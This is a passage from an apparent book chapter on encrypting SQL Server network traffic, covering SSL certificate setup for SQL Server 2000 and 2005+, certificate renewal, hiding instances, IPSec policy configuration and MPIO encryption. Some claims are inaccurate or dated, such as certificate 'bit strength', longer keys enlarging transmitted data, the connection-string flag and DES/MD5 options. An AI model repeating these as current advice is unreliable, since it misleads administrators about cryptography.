On the General tab set the friendly name to the DNS name of the SQL Server. In the case of our sample server, the domain name is ati.corp, and the server name is sql2008r2, so the friendly name is sql2008r2.ati.corp. On the subject tab, in the subject name section change the type dropdown to Common name and set the value to the same value as the friendly name, in this case sql2008r2.ati.corp. Click the add button to move the value to the column on the right, and then click OK. Back on the Certificate Enrollment page click the Enroll button to request the certificate. After the Certificate Enrollment window has closed, you should now see the certificate listed in the MMC console.

SQL Server 7 and 2000

In the older versions of Microsoft SQL Server, there is no User Interface (UI) to tell the SQL Server which certificate to use. By default the SQL Server will use the certificate that has the same name as the SQL Server. If you have multiple certificates or you wish to use a certificate that does not have the same name as the server, then you can force the SQL Server on which certificate to use by setting a registry key. This key can be found at HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\MSSQLServer\MSSQLServer\ SuperSocketNetLib. Create a binary value called “Certificate” and place the thumbprint of the certificate as the value of the key.



Figure 5. The thumbprint value of our sample certificate

The thumbprint of the certificate can be found by viewing the certificate in the MMC console and looking at the Details tab as shown in Figure 5.

Configuring Microsoft SQL Server 2000 to use encryption is very easy to do. Open the SQL Server Network Utility by clicking on Start > Programs > Microsoft SQL Server, then Server Network Utility. When the Server Network Utility opens, simply select the instance you wish to configure and check the box that says “Force protocol encryption” as shown in Figure 5. Then click OK and restart the Microsoft SQL Server Services.

If the SQL Service does not start after making these changes, check the ERRORLOG and application log. If the SQL Server cannot find the correct certificate, specify the certificate to use in the registry as shown above. The same applies if the SQL Service does start but you get messages back from the SQL Server saying that the name that you are connecting to does not match the certificate.

SQL Server 2005 and Up

After you have imported the certificate into the SQL Server open the SQL Server Configuration Manager by clicking Start > Programs > Microsoft SQL Server 200n > Configuration Tools.



Figure 6. SQL Server Network Utility configured for encryption

Expand the “SQL Server Network Configuration” menu (if you have installed the 32-bit build of SQL Server on a 64-bit server, then you will need to expand the “SQL Server Network Configuration (32-bit)” menu) and right click on “Protocols for {Instance Name}” and select properties. On the certificate tab select the certificate you wish to use to encrypt the network traffic. After selecting the certificate, switch back to the Flags tab. On the Flags tab you can force enable encryption or you can hide the instance. The screenshot shown in Figure 7 shows an instance configured to force encryption, while remaining visible to users on the network.

When you force encryption on an instance, the SQL Server will reject all connections that do not support encryption. If you do not force encryption, the SQL Server will accept both encrypted and non-encrypted connections, allowing you to set specific applications to use encryption via the applications connection string. This is done by putting the “FORCE ENCRYPTION = true” flag within the applications connection string. After you change the encryption settings you will need to restart the SQL Instance in order for the settings to take effect.

Certificate Strength Differences

The settings which were selected when creating the SSL certificate will determine the strength of the SSL protection of the data when sending it over the wire. If the certificate was purchased from a third party Certificate Authority (CA) such as GoDaddy or Verisign then the certificate is most likely a 128 bit certificate, although older certificates could be as little as 64 bit certificates. If the certificate was created from an internal Certificate Authority (CA) then the encryption could be weaker than 64 bit or it could be much stronger than the 128 bit certificates.

NOTE

Authentication Encryption

It is a common misconception that no network traffic between the SQL Server and client computer is encrypted. In all versions of Microsoft SQL Server starting with Microsoft SQL Server 2005, the authentication information passed between the SQL client and SQL Server is encrypted so that the passwords are protected when sent over the wire. For versions older than Microsoft SQL Server 2005, the username and password are sent in clear text. When using Microsoft SQL Server 2000, if you have Service Pack 3 installed on both the client and the server, then the authentication information will also be sent in an encrypted form.



Figure 7. Forcing Database Encryption for all connections to a SQL Server Instance

The difference in the protection comes from the length of the private key which is used to encrypt the data. The longer the private key is the more secure the data is, as it will take longer for an attacker to break the private key. This longer private key comes at a price, however, as it will require more CPU power to encrypt and decrypt the data using the longer private keys.

Selecting the right amount of protection in your key length is really a decision that management and the business need to make with technical guidance from the IT team. The reason for this is that it is the business unit whose data is being protected and they need to have a say in how secure the data is. If they insist on longest possible key for SSL encryption that is fine, as long as they understand that server upgrades will need to happen more frequently as the more load the system is placed under the harder the CPUs of the SQL Server will have to work in order to encrypt and decrypt this data.

An additional side effect of this longer encryption string is that the network will be used more by the SQL Server than it would before. Because the longer private key is used to encrypt the data as it goes out over the wire the data being transmitted over the wire will be larger than it was before. On the local LAN this probably would not be that big of a deal as the SQL Server probably has at least 1 1Gig uplink to the network and the network probably has multi-gig links between the switches. However, if you have remote

users is a remote office this will this increase in network traffic will increase the amount of data flowing over the WAN link, and decrease its ability to handle more network traffic as the user base at the remote site increases. This will over time lead to increased costs of running the WAN links as they will need to be upgraded more often as well. The same goes for if there are users working from home connecting to the database on a regular basis. The more of them you add the faster the offices internet connection will become saturated faster, especially if these workers are VPNed in from home which will be taking the already encrypted traffic between the user and the SQL Server and encrypting it again for transport over the VPN.

NOTE

Picking the Right Tool for the Job

Knowing the various technologies in play throughout the enterprise is important to knowing when to encrypt data via SSL. If the security risk is people working from home that are using the application and we need to ensure that the data that they are accessing is protected, then setting up SSL encryption on the SQL server and requiring encryption for all users probably is not the best approach. It might be a better and more cost effective approach to require that those users VPN into the office and then launch the application which then connects to the SQL Server. This way all the data which is transmitted between the home user and the office network is encrypted between their home PC and the VPN endpoint. Once the data is within the office network and the network is considered secure maybe data encryption is not required at that point any more so SSL encryption might be overkill.

Managing SSL Certificates

One of the downsides to configuring SSL over SQL Server is that you now have to manage the SSL certificate that the SQL Server clients use to connect to the SQL Server instance. This is because SQL Server certificates, and all SSL certificates, are created with specific start and end dates after which the certificate is no longer considered to be a valid certificate. Before this happens the certificate needs to be replaced with a new certificate.

If the certificate was purchased from a third party Certificate Authority (CA) then the new certificate will need to be purchased from either that CA or another CA (while you do not need to purchase the new certificate from the same CA that issued the first one it is usually easier to do so). If the certificate was issued from an internal Certificate Authority (CA) then the new certificate will probably need to be issued from the internal CA. In either case the process will be the same as getting a new certificate for the first time. Go through the same process which was described earlier in this chapter and then import the new certificate into the SQL Server.

Once the certificate is loaded into the OS then the SQL Server can be told to use the new certificate for connections. To do this, follow the instructions earlier in this chapter for either SQL Server 2000 and below and SQL Server 2005 and up. When you change the certificate that the SQL Server will use for SSL connectivity the SQL Server instance must be restarted in order for the SQL Server to begin using the new certificate.

The biggest reason for wanting to switch out to the new certificate before the old certificate has expired is to ensure that if there is a problem you have time to address the issue before the old certificate has expired. If you wait until the last day, and there is a problem importing the new certificate for some reason you will have a very short window to troubleshoot the issue.

NOTE

Your Certificate Authority may just go away

During late 2011 something happened which has not ever happened before. One of the major Certificate Authorities, named DigiNotar (a Dutch company), root key was compromised and the attacker was able to issue their own certificates for major sites like Google, Microsoft, Yahoo and the CIA to name just a couple. Unfortunately for the DigiNotar all of the major web browser developers (Microsoft, Mozilla, Google and Apple) quickly removed that Certificate Authority from the list of trusted Certificate Authorities that the browser would trust automatically. This caused users who went to websites that were secured by DigiNotar certificates to be prompted that the site may not be secure. Most of not all of the sites which were secured by DigiNotar's certificates promptly went and purchased new certificates from other Certificate Authorities. Because of this total lack of trust in DigiNotar the company files for bankruptcy, which was quickly approved by the courts with liquidation of the company's assets coming shortly after.

HIDING THE INSTANCE

Microsoft SQL Server instance can be easily found by querying the network and using a specific feature within the SQL Server Native Client. When using the sqlcmd command line tool, this feature is exposed by using the -L switch, provided that the sqlcmd application is run from a client machine on the same IP subnet as the SQL Server instance. When using SQL Server Management Studio, this feature can be exposed by selecting the "<Browse for more…>" option from the Connection dialog box and selecting the "Network Servers" tab in the window that pops up. This feature can also be called via a custom .NET application. No matter which technique is used, the same result occurs, showing a list of all the SQL Server Instances that are available on the network.

It is possible to hide an instance of the database engine from reporting that it is there by changing the "Hide Instance" setting within the SQL Server Service's protocol properties, shown disabled (set to "no") in Figure 7. To hide the instance, change this setting from "no" to "yes" and restart the instance for the setting to take effect. After the setting is enabled and the instance has been restarted, the instance will not respond to queries by the Native drive querying for instance. Users will still be able to connect to the instance as before; however, they must know the name of the server name and the name of the instance, when not using the default instance.

IP SEC

IP Sec is the process by which all network communication between two computers is encrypted. IP Sec can be configured either on the local machine or on the domain via group policies. In the example local configuration will be shown, but the screens look very similar for a group policy configuration.

To configure IP Sec, open the Local Security Policy application by clicking on Start>Programs>Administrative Tools>Local Security Policy. Right click on the "IP Security Policies on Local Computer" option on the menu on the left and select "Create IP Security Policy." This will bring up the IP Security Policy Wizard.

On the first screen of the wizard, type a name and description of the policy. On the second screen you are asked to activate the default response rule. This default response rule tells the computer how to respond to requests for security when no other rule applies. The default response rule only applies when running against Windows Server 2003 and Windows XP. The third screen of the wizard asks you for the initial authentication method to use when negotiating the connection. You can select from Kerberos, a certificate from a CA, or a preshared key. If your SQL Server or any member of the communication is not a member of the domain (the SQL Server or web server is within a DMZ, for example), then you cannot select Kerberos as the Kerberos settings must come from a Windows domain. After this you have completed the wizard and the computer is configured for IP Sec communication. Once the wizard has been closed, you can see the rule listed in the list on the right-hand side of the window as shown in Figure 8.



Figure 8 Local Security Policy with a newly created IP Sec Policy

Once the blank policy has been created you need to tell the policy what IP Subnets this policy applies to and what it should do if it cannot set up a secure connection. To do this, right click on the policy and select "Properties" from the context menu. On the rules tab of the Policy Properties click the "Add" button to bring up the Security Rule Wizard. When the wizard opens, click next on the informational screen. The next screen of the wizard allows you to specify a tunnel endpoint. A tunnel endpoint allows you to specify a tunneling endpoint at the remote site, which will then pass the traffic unencrypted to the destination computer. For the purposes of this book, we will assume that you are not specifying a tunnel. After you click next you will be asked to specify the network type that this rule will apply to. Most people will want to select "All network connections" and click next. If you have the server configured as a VPN Endpoint or have dial-in via modem configured on this server (for a third party vendor to have access, for example) and if you do not want to encrypt these connections, you would then want to select the "Local area network (LAN)" option. If you only want to encrypt VPN or dial-in connections, you would select the "Remote access" option. The next screen shows the list of IP Address subnets to which this rule will apply. If this is the first rule you have created, the IP filter list will be empty; to add an entry, click the Add button, which will bring up the IP Filter List editor. When the IP Filter List editor opens, click the Add button, which will open another wizard. Click next on the information screen and enter a description if you would desire and unselect the Mirrored checkbox if desired and click next. On the next screen select the source address you wish to use.



Figure 9. IP Traffic Source Screen of the IP Sec Policy wizard

The source address is the IP Address, which is the source of the connection. If you are trying to encrypt all traffic coming to this machine, select the "Any IP Address" option. If you are trying to encrypt all traffic from a specific subnet, then select the "A specific IP Address or Subnet" option and fill out the IP Address or subnet field with the correct information. For the purposes of this book we will assume you wish to encrypt all traffic to the server so you will have selected the "Any IP Address" option as shown in Figure 9.

After you have set the source address information and clicked the next button, you will be prompted for the destination address information. If you only want to encrypt the traffic to the SQL Server but not network traffic from the SQL Server to other machines, you will want to select the "My IP Address" option. If you want to encrypt access to and from the server, then select the "Any IP Address" option. As with the source address screen we looked at on the prior screen, this screen has several other options that can be used depending on your requirements. For the purposes of this book, we will assume that you have selected the "Any IP Address" option as you want to encrypt all network traffic in and out of the SQL Server. After setting your Destination IP Address information click next, which will allow you to configure which protocol should be encrypted. Assuming that you only wish to encrypt the connections to and from the SQL Server Service, select the TCP option from the protocol dropdown as shown in Figure 10 and then click Next.



Figure 10. IP Protocol Type Screen of the IP Sec wizard

On the next screen you will be asked which TCP ports you want to encrypt the network traffic between. As we only want to encrypt the traffic to and from a Microsoft SQL Server we select “From any port” and “To this port” and enter TCP port 1433 (or whichever TCP your SQL Server is configured for) in the text box under the “To this port” field as shown in Figure 11. Configuring the filter in this way will only encrypt the traffic to or from the SQL Server service. This will leave the network traffic such as to and from Active Directory to be secured through the normal mechanisms and not through IP Sec.



Figure 11. IP Protocol Port selection screen of the IP Sec wizard

After setting the TCP Port numbers, click next and then finish, which will complete the wizard. If you need to add additional connections to encrypt (such as if there are multiple SQL Server instances installed on the machine that you wish to encrypt traffic to), click the Add button again to run through the wizard and add additional configurations. Once you have completed all your IP Address filters to this filter list, click the OK button.

Back on the IP Filter List screen select the IP Filter List that you wish to apply to this IP Sec policy and click the Next button. The next screen in the wizard asks you for the filter action. By clicking Add you will tell the wizard how to handle the network traffic, what do you want to encrypt, what protocol should be used to encrypt the data, what traffic cannot be encrypted, and so on. After clicking on the Add button, click next on the first screen of the wizard to pass the information screen. On the next screen name your filter and provide a description, then click the next button. On the next screen you will be asked what to do with the network traffic: Permit it, Block it, or Negotiate Security. You will want to select the Negotiate Security option and click Next. On the next screen you can specify what to do with communications from computers that do not support IP Sec. The default is to not allow unsecured connections. If you change the option from the default to "Allow unsecured communication if a secure connection cannot be established," then users who do not have IP Sec configured correctly or that do not support IP Sec may put your SQL Servers data at risk. After making your selections click the next button.

On the next screen you are telling the policy what to do with the data. Three options are shown on this page of the wizard: "Integrity and encryption," "Integrity only," and "Custom." The "Custom" option allows you to select the algorithms that are used for the Integrity and Encryption options as well as how often new keys are generated. If you use Integrity only, then the information is validated upon transmission using the MD5 or SHA1 algorithms. What this means is that the data is hashed using the selected algorithm before it is transmitted. This hash is then transmitted along with the data, and the receiving computer hashes the data and compares the hashes. If they are different, the data has been modified in some way and is discarded. When you enable Encryption you can select from the DES or 3DES algorithms to decide what level of encryption should be used. This encryption setting is in addition to the Data Integrity option. When selecting the Data integrity and encryption option (from the customer editor), you can opt to disable the Integrity option if you prefer. You can also set the triggers, which will cause a new encryption key to be generated. You can trigger new key generation by either the amount of data that has been transferred, or based on the amount of time that the current key has been active, or both. Generally, accepted high security settings for IP Sec are shown in the screenshot in Figure 12.

If you have customized the settings, click the OK button. After setting the settings on the IP Traffic Security page, click the "Next" and then "Finish" buttons to close this wizard. This will take you back to the "Filter Action" page of the prior wizard. Select the "Filter Action" that you just created from the list and click "Next."



Figure 12. Generally accepted high security settings for IP Sec

On the next screen select the initial security method for this rule. The default selection of Active Directory default should be the correct selection for most companies to use. If you prefer to use a certificate or preshared key, you can change the option here before clicking next. If your computer is not a member of a domain, you will need to select an option other than Active Directory as you cannot use Active Directory without both computers being a member of the same Active Directory forest. Complete the wizard using the "Next" and "Finish" buttons. Click OK to close the IP Sec policy properties window.

At this point the policy has been created, but it has not been assigned. To assign the policy, simply right click on the policy and select "Assign" from the context menu. This tells the computer that this policy is now active and should be followed. In order for IP Sec to encrypt the data between the SQL Server and the workstations, you will need to now create a corresponding policy on the workstations that need to connect to the SQL Server.

ENCRYPTING DATA WITH MPIO DRIVERS

Multipath Input Output (MPIO) drivers are only used when your SQL Server is connected to a Storage Array via either fiber channel or Internet Small Computer System Interface (commonly referred to as iSCSI). When you connect a server to a storage array, you typically do so over multiple cables (also called paths). This allows you to connect the server to multiple controllers on the array and have multiple Host Bus Adapters (HBAs) on the server so that you have a redundant connection in the event of an HBA, cable, or Storage Controller failure. The most common way of making these connections is with two switches so that each HBA is connected to each storage controller. A sample diagram of these connections is shown in Figure 13.



Figure 13. A redundant storage network diagram

Not all MPIO drivers are created equally. Some MPIO drivers, such as EMC's PowerPath include encryption features which allow the MPIO driver to encrypt and decrypt all the traffic between the server and the storage array. This is done by taking the write requests and encrypting the data portion of the write request (the data within the block, but leaving the block address unencrypted) so that when the data is written to the disk it is in an encrypted form. EMC was able to bundle this encryption into the PowerPath MPIO driver because of its purchase of RSA a few years ago.

FAQ

Options Besides PowerPath?

